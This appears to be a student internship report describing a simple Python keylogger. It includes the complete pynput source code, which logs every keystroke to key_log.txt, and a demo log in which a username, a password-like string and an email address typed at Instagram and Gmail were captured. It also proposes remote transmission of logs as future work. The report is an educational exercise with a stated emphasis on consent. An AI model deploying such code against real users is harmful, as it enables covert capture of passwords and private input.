PRODIGY INFOTECH: CS_TASK_04

SIMPLE KEYLOGGER

Check out this project on my github: https://github.com/sajilsaju/PRODIGY_CS_04.git

REPORT SUBMITTED BY :

SAJIL MOHAMED V | +91 8714194649 | sajilmohamed1234@gmail.com

REPORT SUBMITTED TO:

PRODIGY INFOTECH, Mumbai, Maharashtra

Table Of Contents

PRODIGY INFOTECH

1. Introduction

In today's digital age, monitoring and securing computer systems has become a critical aspect of cybersecurity. Among various tools, keyloggers serve as a double-edged sword—they can be used both for legitimate security purposes and for malicious intent. This project focuses on developing a **Simple Keylogger**, a basic yet effective tool designed to capture and log keystrokes on a computer system.

The primary objective of this project is to explore the technical aspects of keylogging while adhering to strict ethical guidelines. By logging keystrokes, the keylogger provides insights into user behavior, which can be useful for tasks such as system monitoring, parental control, or self-auditing. However, due to the sensitive nature of the data collected, the project emphasizes ethical considerations, ensuring that the tool is used responsibly and with the necessary permissions.

The keylogger was developed using Python, leveraging the pynput library to capture keyboard input. This project provided an opportunity to deepen my understanding of event-driven programming and the ethical implications of cybersecurity tools. The following sections of this report detail the development process, challenges encountered, and the knowledge gained through this task.

PRODIGY INFOTECH

2. Objectives

The Simple Keylogger project was undertaken with the following objectives in mind:

1. **Develop a Functional Keylogger**: Create a tool that efficiently captures and logs every keystroke on a computer system, providing a clear and comprehensive record of user input.
2. **Enhance Technical Proficiency**: Gain hands-on experience with Python programming, particularly in event-driven programming and input device monitoring, by utilizing the ***“pynput”*** library.
3. **Focus on Ethical Implementation**: Ensure that the keylogger is developed and used within the bounds of ethical guidelines. The project emphasizes the importance of obtaining explicit consent before deploying the keylogger and ensuring transparency in its operation.
4. **Improve Security Awareness**: Understand the dual nature of keyloggers in cybersecurity. This project aims to increase awareness of how keyloggers can be both a security tool and a potential threat, depending on their application.
5. **Practical Application of File Handling**: Implement efficient file handling techniques to securely log keystrokes into a file, ensuring data integrity and ease of access for authorized users.
6. **Broaden Knowledge in Cybersecurity**: Use this project as a platform to explore the broader implications of keylogging within the cybersecurity field, including legal and ethical considerations, as well as the potential risks and benefits of such tools.

PRODIGY INFOTECH

3. Tools & Technologies Used

- **Programming Language**: Python was chosen for its simplicity, versatility, and rich ecosystem of libraries. Python's extensive support for handling system-level events made it an ideal choice for this project.
- **Key Libraries**:
  pynput: This Python library was used to monitor and control input devices, such as the keyboard. It provides a high-level interface to capture keystrokes in real-time, enabling the keylogger to record user input effectively.
- **Development Environment**:
  - ➢ **Linux Terminal**: The keylogger was developed and tested in a Linux environment, offering a secure and controlled setting for experimenting with system-level programming. The terminal provided a straightforward interface for running the script and managing dependencies.
  - ➢ **Text Editor/IDE**: Code development was carried out using a text editor or an Integrated Development Environment (IDE) that supports Python, ensuring efficient coding, debugging, and testing.
- **Version Control**:

  Git and GitHub: Git was used for version control, allowing for efficient tracking of changes and collaboration. GitHub hosted the project repository, facilitating sharing and collaboration with others while also providing a platform for documentation and issue tracking.

PRODIGY INFOTECH

4. Methodology

The project followed a structured methodology, ensuring systematic development, testing, and ethical implementation of the keylogger:

1. Environment Setup

- **Python Installation**: The first step was ensuring that Python was correctly installed on the development machine. The required libraries, including pynput, were installed using Python's package manager, pip.
- **Library Installation**:

  pip install pynput
- **Development Environment Configuration**: A secure development environment was established on a Linux machine to test the keylogger safely. The environment was configured to allow easy testing and debugging, with special care taken to avoid unauthorized use of the keylogger.

2. Keylogger Development

I. **Keystroke Capture**:
- The keylogger's core functionality involved capturing keystrokes using the pynput library. The library was configured to monitor keyboard events, capturing each keystroke in real-time.
- Special attention was given to handling different types of keystrokes, including alphanumeric keys, special characters, and control keys like Space, Enter, and Esc.

II. **Event Handling**:
- Event handlers were implemented to manage key presses and releases. The *on_press* and *on_release* methods were used to capture and respond to these events.

PRODIGY INFOTECH

- The Esc key was designated as the trigger to stop the keylogger, ensuring the tool could be terminated gracefully by the user.

III. **File Logging**:

- Captured keystrokes were logged into a text file named key_log.txt. The logging mechanism was designed to ensure that all recorded data was stored securely and efficiently.
- The keylogger included mechanisms to handle file creation and data appending, ensuring that keystrokes were accurately recorded without overwriting existing data.

3. Ethical Considerations

a. **Permission and Transparency**:

- A critical aspect of the project was obtaining explicit permission before using the keylogger. This ensured that the tool was only used in environments where its use was authorized and ethical.
- The project included clear documentation outlining the ethical use of the keylogger, emphasizing transparency and responsible usage.

b. **Testing and Validation**:

- The keylogger was rigorously tested in a controlled environment to validate its functionality. This included ensuring that all keystrokes were accurately captured and logged, and that the tool could be terminated safely.

PRODIGY INFOTECH


5. Program Code

Python Code of Keylogger :

```
from pynput import keyboard


# File to log the keystrokes
log_file = "key_log.txt"


def on_press(key):
  try:
    with open(log_file, "a") as f:
      f.write(f"{key.char}")
  except AttributeError:
    with open(log_file, "a") as f:
      if key == keyboard.Key.space:
        f.write(" ")
      elif key == keyboard.Key.enter:
        f.write("\n")
      else:
        f.write(f" [{key}] ")


def on_release(key):
 print("press ESC button to stop logging")
```

PRODIGY INFOTECH

```
 if key == keyboard.Key.esc:
        # Stop listener
        return False


# Start listening to keystrokes
with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```


~/Desktop/keylogger.py - Mo
File Edit Search View Document Help

```
from pynput import keyboard

# File to log the keystrokes
log_file = "key_log.txt"

def on_press(key):
    try:
        with open(log_file, "a") as f:
            f.write(f"{key.char}")
    except AttributeError:
        with open(log_file, "a") as f:
            if key == keyboard.Key.space:
                f.write(" ")
            elif key == keyboard.Key.enter:
                f.write("\n")
            else:
                f.write(f" [{key}] ")

def on_release(key):
 print("press ESC button to stop logging")
 if key == keyboard.Key.esc:
        # Stop listener
        return False

# Start listening to keystrokes
with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

6. Results

1. **Successful Keystroke Logging**:

- The keylogger successfully captured and recorded all keystrokes, including alphanumeric characters, special symbols, and control keys like Space, Enter, and Esc.
- The keystrokes were accurately logged to the specified text file (key_log.txt), with each entry correctly formatted for readability.

2. **Event Handling Accuracy**:

- The tool effectively handled different types of key events, ensuring that special keys were appropriately recorded (e.g., Space was logged as a space, Enter as a newline).
- The Esc key functionality to terminate the keylogger worked as intended, allowing for safe and controlled stopping of the too

3. **Ethical Compliance**:


- The project was conducted with strict adherence to ethical guidelines. The keylogger was used exclusively in a controlled environment with explicit permission.
- The tool was developed with a clear emphasis on transparency, ensuring that its usage was documented and communicated responsibly.

PRODIGY INFOTECH

4. **User Feedback**:

- The feedback mechanism provided clear indications of the tool's operational status, ensuring that users were aware when the keylogger was active or terminated.

6.1 Working Output



```
┌──(kali㉿kali)-[~/Desktop]
└─$ python keylogger.py
press ESC button to stop logging
```

Fig 1: Program started working




Fig 2: Just type or search something





Fig 3: Type some more things



```
www.instagram.com
anonymous98975644321 [Key.esc]
www.gmail.com
 Key.backspace]  [Key.backspace] anonymous1234 [Key.shift] @gmail.com
```

Fig 4: we can see the output in key_log.txt file

1. **Fig 1:** The keylogger program were started in the background

2. **Fig 2:** Let's search for "www.instagram.com" and login with the username and password

3. **Fig 3:** Also search for other things. SO, let. Search "www.gmail.com" and type our email

4. **Fig 4:** We can see that all the keys we pressed were saved in the file named "key_log.txt"

7. Knowledge Gained

- **Understanding Keylogging**: Developed a solid understanding of how keyloggers operate and how to implement them using Python.
- **Event Handling in Python**: Gained experience with event-driven programming by capturing and responding to keystrokes.
- **Ethical Considerations**: Learned the importance of ethical practices in cybersecurity, particularly when working with potentially intrusive tools.
- **File Handling**: Enhanced skills in logging data to files securely and efficiently.
- **Security Awareness**: Improved awareness of the risks associated with keyloggers and the importance of responsible usage

8. Challenges and Solutions

1. **Challenge:** Ensuring the keylogger only logged keystrokes in a controlled environment with explicit permission.

   Solution: The tool was tested in a virtual machine to maintain a controlled environment, and all parties involved were fully informed.

2. **Challenge:** Handling special keys like *Space* and *Enter*.

   Solution: Implemented specific event handlers to capture and log these keys correctly.

PRODIGY INFOTECH

9. Conclusion

The development of the Simple Keylogger project was a valuable exercise in understanding both the technical and ethical dimensions of cybersecurity tools. By successfully implementing a keylogger that accurately captures and logs keystrokes, this project demonstrated a practical application of event-driven programming in Python, specifically leveraging the ***pynput*** library for input monitoring.

Throughout the project, a strong emphasis was placed on ethical considerations, ensuring that the tool was used responsibly and with explicit permission. This approach underscored the importance of transparency and ethical conduct in cybersecurity, particularly when dealing with tools that have the potential to be misused.

The keylogger performed effectively in a controlled environment, delivering accurate and reliable results without compromising system performance. The project also highlighted the critical role of secure file handling and the importance of maintaining the integrity of logged data.

In conclusion, this project not only provided a deeper understanding of keylogging technology but also reinforced the ethical obligations that come with developing and using such tools. It serves as a reminder that while cybersecurity tools can be powerful and useful, they must always be deployed with a strong commitment to ethical principles and legal compliance. The knowledge and experience gained from this project will be invaluable in future cybersecurity endeavors, particularly in the design and implementation of tools that prioritize both functionality and ethical responsibility.

PRODIGY INFOTECH

10. Future Works

- **Encryption of Log Files**: Implement encryption mechanisms to secure the log files, ensuring that the captured data is protected from unauthorized access.
- **Remote Logging**: Develop features to securely transmit logged keystrokes to a remote server, enabling centralized monitoring while maintaining data integrity.
- **Graphical User Interface (GUI)**: Create a user-friendly GUI that allows non-technical users to easily configure and monitor the keylogger, providing clear indicators of the tool's status and functionality.

11. Reference

- **Python Software Foundation. (2023).** Python Language Reference, version 3.10. Available at: https://www.python.org
- **pynput Library Documentation. (2023).** A Python library to monitor and control input devices. Available at: https://pypi.org/project/pynput/
- **National Institute of Standards and Technology (NIST). (2020).** Guidelines on Securing Public Web Servers. NIST Special Publication 800-44.

PRODIGY INFOTECH